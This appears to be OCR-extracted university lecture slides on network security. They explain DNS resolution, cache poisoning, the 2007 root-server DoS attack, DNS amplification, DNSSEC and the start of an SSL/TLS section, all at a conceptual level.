
  -Iterative lookups
- Zone transfer

  occurs when DNS name server request from another DNS name server .

Iterative Name Resolution




Recursive Name Resolution (1)



Attacks on DNS

- **DNS Cache Poisoning**
  - DNS **A** receives a query that it does not have an answer to, so it asks DNS **B**.
  - DNS **B** replies with wrong information or if it does not have the answer, it puts in the additional records section of the response records that do not relate to the answer.
  - DNS **A** accepts the response of DNS **B** without performing any checks and puts corrupted records in its cache.

DNS Cache Poisoning




Name	IP	Expires
...	...	...
www.example.org	10.1.2.3	2019-03-14 12:45:06
...	...	...

DoS Attacks on DNS Servers

2007 Attack on DNS Root

- Six root servers attacked from Asia
- Volume 1 Gbps per server, bogus DNS requests
- Only two were affected, because they did not yet have Anycast configured
- Anycast allows one IP address to be shared by many different servers
  - Traffic automatically goes to closest working serer via BGP

2007 Attack on DNS Root




The attack on L-root in the week of 5 February 2007 (source: RIPE NCC dnsmon)

DoS Attacks by DNS Servers

DNS Amplification


Find a domain name that gives a large response

Also called "DRDoS Attack" (Distributed Reflection and Amplification Denial of Service)



DNSSEC

- Domain Name System Security Extensions
- Goal: ensures authenticity and integrity of DNS records
- History
  - 1993: first discussions and requirement analysis in IETF
  - 1997/1999: first RFCs
  - 2005: complete new approach: RFCs 4033 – 4035
  - 2010: DNSSEC supported by all root servers
  - 2013: Google Public DNS enables DNSSEC validation by default



RRSIG（Resource Record Signature）、DNSKEY(DNS Public Key)、DS(Delegation Signer)、NSEC(Next Secure)

DNSSEC

Where is www.example.com?

www.example.com's IP address is 93.184.216.34

1

DNS Resolver
(Your ISP's DNS, GoogleDNS 8.8.8.8, BIND, Unbound, etc.)
Already knows the public key for root

Where is www.example.com? and can you vouch for the integrity of the answer?

I don't know, but I know where com NS are: [a-m].gtld-server.net and the public key (DS) is E2D3... Lastly my signature (RRSIG DS): nU7Dur...

2

. root
e.root-servers.net (192.203.230.10

Where is www.example.com? and can you vouch for the integrity of the answer?

I don't know, but I know where example.com NS are: [a-b].iana-servers.net and the public key (DS) is CDE0... Lastly my signature (RRSIG DS): o3eK+2...

3

com.
f.gtld-servers.net (192.53.51.30)

Where is www.example.com? and can you vouch for the integrity of the answer?

www.example.com's IP address is 93.184.216.34 and here is the signature (RRSIG A): HoTHN...

4

example.com.
b.iana-servers.net (199.43.133.52
Authoritative Name Server

Key:

DNS = Domain Name System
NS = Name Servers
ISP = Internet Service Provider
DNSSEC = DNS security extensions

Transport Layer Security




Figure 7.19 TLS Stack

TLS Protocol





Figure 7.20 TLS Protocol


1995
2000
2005
2010
2015
2020
SSL 2.0
SSL 3.0
TLS 1.0
TLS 1.1
TLS 1.2
TLS 1.2 refined
TLS 1.3 (draft)

Secure Sockets Layer (SSL) and Transport Layer Security (TLS):

- TLS is a variant of SSLv3,
- SSL originally designed for web environment by Netscape,
- design goals: security of web traffic, email, etc.,
- had to work well with HTTP,
- provides transparency for higher layers.


Secure Sockets Layer (SSL and Transport Layer Security (TLS):

- TLS is a variant of SSLv3,
- SSL originally designed for web environment by Netscape,
- design goals: security of web traffic, email, etc.,
- had to work well with HTTP,
- provides transparency for higher layers.

SSL/TLS provides a secure channel between server and client:


- confidentiality,
- server/client authentication,
